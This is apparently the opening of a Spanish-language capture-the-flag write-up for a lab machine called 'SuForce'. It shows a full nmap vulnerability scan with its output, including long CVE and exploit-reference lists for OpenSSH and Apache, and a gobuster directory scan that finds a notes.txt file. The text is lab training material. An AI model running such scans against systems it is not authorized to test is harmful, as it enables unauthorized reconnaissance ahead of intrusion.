**SuForce**

1. **Realizamos escaneo de puertos abiertos, servicio con las versiones y posibles vulnerabilidades en la máquina víctima con nmap.**

└─$ nmap -p- -A -T4 --script vuln,default,safe -oN full\_scan.txt 10.10.191.37

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 10:07 EDT

No profinet devices in the subnet

Pre-scan script results:

|\_eap-info: please specify an interface with -e

|\_http-robtex-shared-ns: \*TEMPORARILY DISABLED\* due to changes in Robtex's API. See https://www.robtex.com/api/

| broadcast-dhcp-discover:

| Response 1 of 1:

| Interface: eth0

| IP Offered: 192.168.41.129

| Server Identifier: 192.168.41.254

| Subnet Mask: 255.255.255.0

| Router: 192.168.41.2

| Domain Name Server: 192.168.41.2

| Domain Name: localdomain

| Broadcast Address: 192.168.41.255

|\_ NetBIOS Name Server: 192.168.41.2

| broadcast-listener:

| ether

| ARP Request

| sender ip sender mac target ip

| 192.168.41.2 00:50:56:ea:5f:6e 192.168.41.129

| udp

| DHCP

| srv ip cli ip mask gw dns vendor

|\_ 192.168.41.254 192.168.41.129 255.255.255.0 192.168.41.2 192.168.41.2 -

| targets-asn:

|\_ targets-asn.asn is a mandatory parameter

|\_hostmap-robtex: \*TEMPORARILY DISABLED\* due to changes in Robtex's API. See https://www.robtex.com/api/

| broadcast-ping:

| IP: 192.168.41.2 MAC: 00:50:56:ea:5f:6e

|\_ Use --script-args=newtargets to add the results as targets

|\_multicast-profinet-discovery: 0

Nmap scan report for 10.10.191.37

Host is up (0.089s latency).

Not shown: 65533 closed tcp ports (reset)

Bug in http-security-headers: no string output.

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)

|\_banner: SSH-2.0-OpenSSH\_8.4p1 Debian-5+deb11u1

| vulners:

| cpe:/a:openbsd:openssh:8.4p1:

| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408

| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 \*EXPLOIT\*

| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 \*EXPLOIT\*

| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC \*EXPLOIT\*

| 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 9.8 https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A \*EXPLOIT\*

| 2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 \*EXPLOIT\*

| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 \*EXPLOIT\*

| SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 \*EXPLOIT\*

| PACKETSTORM:173661 7.5 https://vulners.com/packetstorm/PACKETSTORM:173661 \*EXPLOIT\*

| F0979183-AE88-53B4-86CF-3AF0523F3807 7.5 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 \*EXPLOIT\*

| 1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 \*EXPLOIT\*

| CVE-2021-28041 7.1 https://vulners.com/cve/CVE-2021-28041

| CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617

| PACKETSTORM:189283 6.8 https://vulners.com/packetstorm/PACKETSTORM:189283 \*EXPLOIT\*

| F79E574D-30C8-5C52-A801-66FFA0610BAA 6.8 https://vulners.com/githubexploit/F79E574D-30C8-5C52-A801-66FFA0610BAA \*EXPLOIT\*

| CVE-2025-26465 6.8 https://vulners.com/cve/CVE-2025-26465

| 1337DAY-ID-39918 6.8 https://vulners.com/zdt/1337DAY-ID-39918 \*EXPLOIT\*

| CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385

| CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795

| CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145

| 54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C 5.9 https://vulners.com/githubexploit/54E1BB01-2C69-5AFD-A23D-9783C9D9FC4C \*EXPLOIT\*

| CVE-2016-20012 5.3 https://vulners.com/cve/CVE-2016-20012

| CVE-2025-32728 4.3 https://vulners.com/cve/CVE-2025-32728

| CVE-2021-36368 3.7 https://vulners.com/cve/CVE-2021-36368

|\_ PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 \*EXPLOIT\*

| ssh2-enum-algos:

| kex\_algorithms: (9)

| server\_host\_key\_algorithms: (5)

| encryption\_algorithms: (6)

| mac\_algorithms: (10)

|\_ compression\_algorithms: (2)

| ssh-hostkey:

| 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)

| 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)

|\_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)

80/tcp open http Apache httpd 2.4.56 ((Debian))

|\_http-fetch: Please enter the complete path of the directory to save data in.

|\_http-date: Tue, 20 May 2025 14:19:47 GMT; 0s from local time.

| http-grep:

| (1) http://10.10.191.37:80/apache2;repeatmerged=0":

| (1) ip:

|\_ + 10.10.191.37

|\_http-server-header: Apache/2.4.56 (Debian)

|\_http-dombased-xss: Couldn't find any DOM based XSS.

|\_http-csrf: Couldn't find any CSRF vulnerabilities.

| http-comments-displayer:

| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.191.37

|

| Path: http://10.10.191.37:80/

| Line number: 196

| Comment:

| <!-- <div class="table\_of\_contents floating\_element">

| <div class="section\_header section\_header\_grey">

| TABLE OF CONTENTS

| </div>

| <div class="table\_of\_contents\_item floating\_element">

| <a href="#about">About</a>

| </div>

| <div class="table\_of\_contents\_item floating\_element">

| <a href="#changes">Changes</a>

| </div>

| <div class="table\_of\_contents\_item floating\_element">

| <a href="#scope">Scope</a>

| </div>

| <div class="table\_of\_contents\_item floating\_element">

| <a href="#files">Config files</a>

| </div>

| </div>

|\_ -->

| http-headers:

| Date: Tue, 20 May 2025 14:19:49 GMT

| Server: Apache/2.4.56 (Debian)

| Last-Modified: Mon, 22 May 2023 11:58:08 GMT

| ETag: "29cd-5fc46fbf640b4"

| Accept-Ranges: bytes

| Content-Length: 10701

| Vary: Accept-Encoding

| Connection: close

| Content-Type: text/html

|

|\_ (Request type: HEAD)

|\_http-mobileversion-checker: No mobile version detected.

|\_http-title: Apache2 Debian Default Page: It works

|\_http-referer-checker: Couldn't find any cross-domain scripts.

|\_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

| http-useragent-tester:

| Status for browser useragent: 200

| Allowed User Agents:

| Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)

| libwww

| lwp-trivial

| libcurl-agent/1.0

| PHP/

| Python-urllib/2.5

| GT::WWW

| Snoopy

| MFC\_Tear\_Sample

| HTTP::Lite

| PHPCrawl

| URI::Fetch

| Zend\_Http\_Client

| http client

| PECL::HTTP

| Wget/1.13.4 (linux-gnu)

|\_ WWW-Mechanize/1.34

| vulners:

| cpe:/a:apache:http\_server:2.4.56:

| CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476

| CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474

| A5425A79-9D81-513A-9CC5-549D6321897C 9.8 https://vulners.com/githubexploit/A5425A79-9D81-513A-9CC5-549D6321897C \*EXPLOIT\*

| CVE-2024-38475 9.1 https://vulners.com/cve/CVE-2024-38475

| 5418A85B-F4B7-5BBD-B106-0800AC961C7A 9.1 https://vulners.com/githubexploit/5418A85B-F4B7-5BBD-B106-0800AC961C7A \*EXPLOIT\*

| 2EF14600-503F-53AF-BA24-683481265D30 9.1 https://vulners.com/githubexploit/2EF14600-503F-53AF-BA24-683481265D30 \*EXPLOIT\*

| 0486EBEE-F207-570A-9AD8-33269E72220A 9.1 https://vulners.com/githubexploit/0486EBEE-F207-570A-9AD8-33269E72220A \*EXPLOIT\*

| 3F71F065-66D4-541F-A813-9F1A2F2B1D91 8.8 https://vulners.com/githubexploit/3F71F065-66D4-541F-A813-9F1A2F2B1D91 \*EXPLOIT\*

| B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 8.2 https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 \*EXPLOIT\*

| CVE-2024-38473 8.1 https://vulners.com/cve/CVE-2024-38473

| 249A954E-0189-5182-AE95-31C866A057E1 8.1 https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1 \*EXPLOIT\*

| 23079A70-8B37-56D2-9D37-F638EBF7F8B5 8.1 https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5 \*EXPLOIT\*

| DF041B2B-2DA7-5262-AABE-9EBD2D535041 7.8 https://vulners.com/githubexploit/DF041B2B-2DA7-5262-AABE-9EBD2D535041 \*EXPLOIT\*

| F7F6E599-CEF4-5E03-8E10-FE18C4101E38 7.5 https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-FE18C4101E38 \*EXPLOIT\*

| E73E445F-0A0D-5966-8A21-C74FE9C0D2BC 7.5 https://vulners.com/githubexploit/E73E445F-0A0D-5966-8A21-C74FE9C0D2BC \*EXPLOIT\*

| E606D7F4-5FA2-5907-B30E-367D6FFECD89 7.5 https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89 \*EXPLOIT\*

| E5C174E5-D6E8-56E0-8403-D287DE52EB3F 7.5 https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F \*EXPLOIT\*

| DB6E1BBD-08B1-574D-A351-7D6BB9898A4A 7.5 https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A \*EXPLOIT\*

| CVE-2024-40898 7.5 https://vulners.com/cve/CVE-2024-40898

| CVE-2024-39573 7.5 https://vulners.com/cve/CVE-2024-39573

| CVE-2024-38477 7.5 https://vulners.com/cve/CVE-2024-38477

| CVE-2024-38472 7.5 https://vulners.com/cve/CVE-2024-38472

| CVE-2024-27316 7.5 https://vulners.com/cve/CVE-2024-27316

| CVE-2023-43622 7.5 https://vulners.com/cve/CVE-2023-43622

| CVE-2023-31122 7.5 https://vulners.com/cve/CVE-2023-31122

| CNVD-2024-20839 7.5 https://vulners.com/cnvd/CNVD-2024-20839

| CNVD-2023-93320 7.5 https://vulners.com/cnvd/CNVD-2023-93320

| CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 7.5 https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 \*EXPLOIT\*

| C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B 7.5 https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B \*EXPLOIT\*

| BD3652A9-D066-57BA-9943-4E34970463B9 7.5 https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9 \*EXPLOIT\*

| B5E74010-A082-5ECE-AB37-623A5B33FE7D 7.5 https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D \*EXPLOIT\*

| B0B1EF25-DE18-534A-AE5B-E6E87669C1D2 7.5 https://vulners.com/githubexploit/B0B1EF25-DE18-534A-AE5B-E6E87669C1D2 \*EXPLOIT\*

| B0208442-6E17-5772-B12D-B5BE30FA5540 7.5 https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540 \*EXPLOIT\*

| A820A056-9F91-5059-B0BC-8D92C7A31A52 7.5 https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52 \*EXPLOIT\*

| A66531EB-3C47-5C56-B8A6-E04B54E9D656 7.5 https://vulners.com/githubexploit/A66531EB-3C47-5C56-B8A6-E04B54E9D656 \*EXPLOIT\*

| 9814661A-35A4-5DB7-BB25-A1040F365C81 7.5 https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81 \*EXPLOIT\*

| 788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D 7.5 https://vulners.com/githubexploit/788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D \*EXPLOIT\*

| 5A864BCC-B490-5532-83AB-2E4109BB3C31 7.5 https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-2E4109BB3C31 \*EXPLOIT\*

| 4B14D194-BDE3-5D7F-A262-A701F90DE667 7.5 https://vulners.com/githubexploit/4B14D194-BDE3-5D7F-A262-A701F90DE667 \*EXPLOIT\*

| 45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5 https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4 \*EXPLOIT\*

| 40879618-C556-547C-8769-9E63E83D0B55 7.5 https://vulners.com/githubexploit/40879618-C556-547C-8769-9E63E83D0B55 \*EXPLOIT\*

| 1F6E0709-DA03-564E-925F-3177657C053E 7.5 https://vulners.com/githubexploit/1F6E0709-DA03-564E-925F-3177657C053E \*EXPLOIT\*

| 17C6AD2A-8469-56C8-BBBE-1764D0DF1680 7.5 https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680 \*EXPLOIT\*

| CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709

| CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395

| 95499236-C9FE-56A6-9D7D-E943A24B633A 6.9 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A \*EXPLOIT\*

| 2C119FFA-ECE0-5E14-A4A4-354A2C38071A 6.9 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A \*EXPLOIT\*

| CVE-2024-24795 6.3 https://vulners.com/cve/CVE-2024-24795

| CVE-2024-39884 6.2 https://vulners.com/cve/CVE-2024-39884

| CVE-2023-45802 5.9 https://vulners.com/cve/CVE-2023-45802

|\_ CVE-2024-36387 5.4 https://vulners.com/cve/CVE-2024-36387

|\_http-xssed: No previously reported XSS vuln.

Device type: general purpose

Running: Linux 4.X

OS CPE: cpe:/o:linux:linux\_kernel:4.15

OS details: Linux 4.15

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_fcrdns: FAIL (No PTR record)

|\_path-mtu: PMTU == 1500

| port-states:

| tcp:

| open: 22,80

|\_ closed: 1-21,23-79,81-65535

| traceroute-geolocation:

| HOP RTT ADDRESS GEOLOCATION

| 1 58.06 10.8.0.1 - ,-

|\_ 2 58.29 10.10.191.37 - ,-

| dns-blacklist:

| SPAM

| all.spamrats.com - FAIL

|\_ l2.apews.org - FAIL

| qscan:

| PORT FAMILY MEAN (us) STDDEV LOSS (%)

| 1 0 61726.50 3532.67 0.0%

| 22 1 57731.30 1200.79 0.0%

|\_80 1 58676.60 1738.36 0.0%

|\_ipidseq: All zeros

TRACEROUTE (using port 5900/tcp)

HOP RTT ADDRESS

1 58.06 ms 10.8.0.1

2 58.29 ms 10.10.191.37

Post-scan script results:

| reverse-index:

| 22/tcp: 10.10.191.37


|\_ 80/tcp: 10.10.191.37

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 747.84 seconds

1. **Averiguamos que existe un servicio http corriendo en la máquina por el puerto 80. Vamos a realizar el reconocimiento del servicio** **con gobuster.**

[**http://IP\_MAQUINA:80**](http://ip_maquina:80)



gobuster dir -u http://10.10.230.142 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

/.htpasswd.html (Status: 403) [Size: 278]


/index.html (Status: 200) [Size: 10701]

/index.html (Status: 200) [Size: 10701]

/notes.txt (Status: 200) [Size: 101]


/server-status (Status: 403) [Size: 278]

Hemos encontrado un archivo notes.txt que podría ser interesante.



